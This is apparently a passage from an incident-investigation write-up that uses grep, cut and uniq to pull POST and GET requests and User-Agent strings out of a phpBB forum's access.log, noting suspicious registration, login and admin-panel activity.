

kali@kali: ~/Downloads/incident
File Actions Edit View Help
(kali㉿kali)-[~/Downloads/incident]
$ grep POST access.log | cut -d ' ' -f 7
/ucp.php?mode=register&sid=a6ef84d1dbe44514d987667afd8cf504
/ucp.php?mode=register&sid=a6ef84d1dbe44514d987667afd8cf504
/ucp.php?mode=login&sid=a6ef84d1dbe44514d987667afd8cf504
/ucp.php?mode=login&sid=a6ef84d1dbe44514d987667afd8cf504
/ucp.php?mode=login&sid=09806b0063764bf3f30292abbad0801f
/adm/index.php?sid=0929f9a0759af2b8852c20426857aab2
/adm/index.php?i=acp_users&sid=041ca559047513ba2267dfc066187582&mode=overview
/adm/index.php?i=acp_users&sid=041ca559047513ba2267dfc066187582&mode=overview&u=51
/adm/index.php?i=acp_users&sid=041ca559047513ba2267dfc066187582&mode=overview&u=51
/ucp.php?mode=login&sid=a6ef84d1dbe44514d987667afd8cf504
/adm/index.php?i=acp_extensions&sid=041ca559047513ba2267dfc066187582&mode=main&action=enable&ext_name=rokx%2Fdborldap&hash=f8bbcf4e
/ucp.php?mode=login&sid=a6ef84d1dbe44514d987667afd8cf504
/ucp.php?mode=login&sid=a6ef84d1dbe44514d987667afd8cf504
/ucp.php?mode=login&sid=a6ef84d1dbe44514d987667afd8cf504
/ucp.php?mode=login&sid=a6ef84d1dbe44514d987667afd8cf504
/ucp.php?mode=login&sid=a6ef84d1dbe44514d987667afd8cf504
/adm/index.php?i=acp_board&sid=041ca559047513ba2267dfc066187582&mode=auth
/ucp.php?mode=login&sid=a6ef84d1dbe44514d987667afd8cf504
/ucp.php?mode=login&sid=a6ef84d1dbe44514d987667afd8cf504
/adm/index.php?i=acp_users&sid=041ca559047513ba2267dfc066187582&mode=overview
/adm/index.php?i=acp_users&sid=041ca559047513ba2267dfc066187582&mode=overview&u=51
/ucp.php?mode=login&sid=a6ef84d1dbe44514d987667afd8cf504
/ucp.php?mode=login&sid=a6ef84d1dbe44514d987667afd8cf504
/ucp.php?mode=login&sid=47019479 4823c96ccc86b54bb8c57569
/ucp.php?mode=login&sid=3437171e7403c0840306900c7c3997a0
/adm/index.php?i=acp_board&sid=041ca559047513ba2267dfc066187582&mode=auth
/ucp.php?mode=login&sid=6154dc06796bfb9806170ea6ac580106
/ucp.php?mode=register&sid=c587ec8329ee2e1d9d210882f46d09eb
/ucp.php?mode=register&sid=c587ec8329ee2e1d9d210882f46d09eb
/ucp.php?mode=login&sid=c587ec8329ee2e1d9d210882f46d09eb
/posting.php?mode=post&f=2&sid=a179c2e371e54de2833cec27f5cd86f5
/ucp.php?mode=login&sid=894e8c0e8171f709103b4a4b5b932d95
/ucp.php?mode=login&sid=894e8c0e8171f709103b4a4b5b932d95
/adm/index.php?sid=0bc281afeb61c3b9433da9871518295e




4.4 Contextual Field Extraction

- Extracted IP address, request time, and URL path from each POST entry:


```
bash
grep POST access.log | cut -d '"' -f 1,4,7 > post_activities.txt
```





🔍 4.5 Web Endpoint Analysis

- Activity centered around `phpbb.com?mode=register`
- Manual verification confirmed interaction with the registration form, suggesting:
  - Potential user enumeration
  - Form abuse or credential stuffing patterns





4.6 📥 HTTP GET Request Inspection

- Used CLI commands to filter all HTTP GET requests from `access.log`:

```bash
grep GET access.log | cut -d '"' -f 1,4,7,10
```

Extracted: source IP, timestamp, requested path, and User-Agent string.







🔎 4.7 User-Agent Profiling

- Unique User-Agents extracted and counted:

```
bash
grep GET access.log | cut -d '"' -f 6 | sort | uniq -c | sort -nr
```


- Results saved to `user_agents.txt`







